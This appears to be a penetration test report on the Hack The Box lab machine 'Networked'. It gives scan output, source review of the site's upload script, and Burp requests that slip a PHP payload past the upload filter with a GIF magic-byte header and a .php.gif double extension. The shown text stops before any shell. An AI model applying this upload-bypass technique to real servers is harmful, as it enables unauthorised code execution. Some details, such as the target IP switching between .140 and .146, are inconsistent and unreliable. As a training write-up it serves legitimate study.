Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-09-21

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Networked**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Networked** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Networked(10.10.10.146) - **PHP Remote code execution in the upload content**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Networked - 10.10.10.140

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Networked to a variety of systems. During this penetration test, I was able to successfully gain Networked to **Networked**.

3.2.1 System IP: 10.10.10.140(Networked)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.140	**TCP**: 22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Sat Sep 18 03:43:47 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.146
Nmap scan report for 10.10.10.146
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-18 03:43:48 PDT for 20s
Not shown: 997 filtered ports
Reason: 983 no-responses and 14 host-prohibiteds
PORT    STATE  SERVICE REASON         VERSION
22/tcp  open   ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+qnqNvJQRHwO7IqPSa5tEWGZYtzQ2BehsEqb/Pis
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf1XXvL55L6U7NrCo3XSBTr+zCnnQ+GorAMgUugr3ihPkA+4Tw2L
|   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQsWVfynAxcQ8+SNlL38vl8VJaaqPTL
80/tcp  open   http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https   reset ttl 63

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 18 03:44:08 2021 -- 1 IP address (1 host up) scanned in 21.35 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Sat Sep 18 05:44:16 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪  10.10.10.146
Nmap scan report for 10.10.10.146
Host is up, received echo-reply ttl 63 (0.14s latency).
Scanned at 2021-09-18 05:44:17 PDT for 223s
Not shown: 65532 filtered ports
Reason: 65315 no-responses and 217 host-prohibiteds
PORT    STATE  SERVICE REASON         VERSION
```

```
22/tcp  open   ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+qnqNvJQRHwO7IqPSa5tEWGZYtzQ2BehsEqb/Pis
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf1XXvL55L6U7NrCo3XSBTr+zCnnQ+GorAMgUugr3ihPkA+4Tw2L
|   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQsWVfynAxcQ8+SNlL38vl8VJaaqPTL
80/tcp  open   http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https   reset ttl 63

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 18 05:48:00 2021 -- 1 IP address (1 host up) scanned in 223.67 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.146
+ Target Hostname:    10.10.10.146
+ Target Port:        80
+ Start Time:         2021-09-18 05:53:42 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ PHP/5.4.16 appears to be outdated (current is at least 7.4.10) or PHP 7.1.27 for the 7.1.x
↪  branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive
↪  information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
↪  information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
↪  information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8860 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-09-18 06:16:39 (GMT-7) (1377 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Gobuster

```
=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://spectra.htb/main/
[+] Threads      : 10
[+] Wordlist     : /opt/wordlist/medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
=====================================================
/index.php (Status: 200)
/cgi-bin/ (Status: 403)
/icons/ (Status: 200)
/uploads/ (Status: 200)
/photos.php (Status: 200)
/upload.php (Status: 200)
/lib.php (Status: 200)
/backup/ (Status: 200)
/.htaccess/ (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd/ (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.pl (Status: 403)
/.htaccess.sh (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.pl (Status: 403)
/.htpasswd.sh (Status: 403)
/cgi-bin/ (Status: 403)
/cgi-bin// (Status: 403)
/icons/ (Status: 200)
/photos.php (Status: 200)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.140

Vulnerability Exploited : php remote code execution vulnerability in the public file upload content

System Vulnerable : 10.10.10.140


Vulnerability Explanation : php remote code execution vulnerability in the public file upload content and due to handler exception it seems like the file is getting executed even if there is .php anywhere

Privilege Escalation Vulnerability : Running the cronjob and also giving script access to the users

Vulnerability fix : The administrator has to make sure to update the php version to prevent the vulnerability and also we need to make not to give any extra access to the

Severity Level : Critical


From the nmap scan we see couple of ports open for us to explore which is Port 22 and port 80.



Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse

Figure 3.1: networked/images/205-website.png


Nothing interesting from the website but however gobuster indeed found something interesting which are /upload.php, /uploads, /photos.php,/backup which needs to be analyzed.



```
10.10.10.146/backup/

Index of /backup

      Name          Last modified      Size Description
Parent Directory                        -
backup.tar         2019-07-09 13:33  10K
```

Figure 3.2: 210-backup.png

Backup directory seems to be pretty interesting which contains the tar file. I must assume this might be source code of this site for sure. Lets download it and check.




```
 → I7Z3R0 ls
backup.tar  index.php  lib.php  photos.php  upload.php
 → I7Z3R0
 → I7Z3R0
```

Figure 3.3: 215-tar_extract.png

After extracting we got the source file of the website. First thing which i want to look at is upload.php since that is where we are going to upload the file.


The first thing which i notice here is that the script is checking the file size which we upload.



```
if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
  echo '<pre>Invalid image file.</pre>';
  displayform();
}
```

Figure 3.4: 220-file_size_upload.png


By looking at the below source code i can clearly understand that it has some kind of extension checks on the file which we upload and the next thing to notice is it upload the file with the name as remote address by replacing .(period) to _(underscore)



```php
//$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
list ($foo,$ext) = getnameUpload($myFile["name"]);
$validext = array('.jpg', '.png', '.gif', '.jpeg');
$valid = false;
foreach ($validext as $vext) {
  if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
    $valid = true;
  }
}

if (!($valid)) {
  echo "<p>Invalid image file</p>";
  displayform();
  exit;
}
$name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

$success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name)
```

Figure 3.5: 225-image_content.png

The script is also checking the mime types. Mime type is basically magic bytes included in the header of the file which is used to identify the type of file it is.




```php
function file_mime_type($file) {
  $regexp = '/^([a-z\-]+\/[a-z0-9\-\.\+]+)(;\s.+)?$/';
  if (function_exists('finfo_file')) {
    $finfo = finfo_open(FILEINFO_MIME);
    if (is_resource($finfo)) // It is possible that a FALSE value is returned, if there is no magic MIME database
    file found on the system
    {
      $mime = @finfo_file($finfo, $file['tmp_name']);
      finfo_close($finfo);
      if (is_string($mime) && preg_match($regexp, $mime, $matches)) {
        $file_type = $matches[1];
        return $file_type;
      }
    }
  }
  if (function_exists('mime_content_type'))
  {
    $file_type = @mime_content_type($file['tmp_name']);
    if (strlen($file_type) > 0) // It's possible that mime_content_type() returns FALSE or an empty string
```

Figure 3.6: 230-mime.png

We can play around in this in a burp to tamper the data which are going to upload and check the results.

For testing purpose i tried to upload the data with the content GIF8a so that script verify the mime and let it upload.



Request


```
POST /upload.php HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18357367259513995844200514647
Content-Length: 340
Origin: http://10.10.10.146
Connection: close
Referer: http://10.10.10.146/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="myFile"; filename="test.gif"
Content-Type: image/gif

GIF8a;

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="submit"

go!
-----------------------------18357367259513995844200514647--
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 03:20:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

<p>
  file uploaded, refresh gallery
</p>
```

Figure 3.7: 235-test_file.png

So its clear that we can upload the gif image. I wanted to try with the extension along with phpinfo() and check if we can upload the same.



Request

```
POST /upload.php HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18357367259513995844200514647
Content-Length: 361
Origin: http://10.10.10.146
Connection: close
Referer: http://10.10.10.146/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="myFile"; filename="test.php"
Content-Type: image/gif

GIF8a;
<?php phpinfo(); ?>

-----------------------------18357367259513995844200514647
Content-Disposition: form-data; name="submit"

go!
-----------------------------18357367259513995844200514647--
```


Response

```
HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 03:21:55 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 194
Connection: close
Content-Type: text/html; charset=UTF-8

<p>
  Invalid image file
</p>
<form action="/upload.php" method="post" enctype="multipart/form-da
  <input type="file" name="myFile">
  <br>
  <input type="submit" name="submit" value="go!">
</form>
```

Figure 3.8: 240-phpinfo.png

By trying with php file i am not able to upload the file. We are getting an error as invalid image file. I wanted to again test if i can upload the with .gif.php extension but still i am getting the invalid extension error.

So i tried to upload the .php.gif and i am able to upload the file without any issues which is strange but however i might not be able to access it.




Request

```
POST /upload.php HTTP/1.1
Host: 10.10.10.146
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------183573672595139958442005146447
Content-Length: 365
Origin: http://10.10.10.146
Connection: close
Referer: http://10.10.10.146/upload.php
Upgrade-Insecure-Requests: 1

-----------------------------183573672595139958442005146447
Content-Disposition: form-data; name="myFile"; filename="test.php.gif"
Content-Type: image/gif

GIF8a;
<?php phpinfo(); ?>

-----------------------------183573672595139958442005146447
Content-Disposition: form-data; name="submit"

go!
-----------------------------183573672595139958442005146447--
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 21 Sep 2021 03:24:43 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 37
Connection: close
Content-Type: text/html; charset=UTF-8

<p>
  file uploaded, refresh gallery
</p>
```

Figure 3.9: 245-phpinfo_upload.png



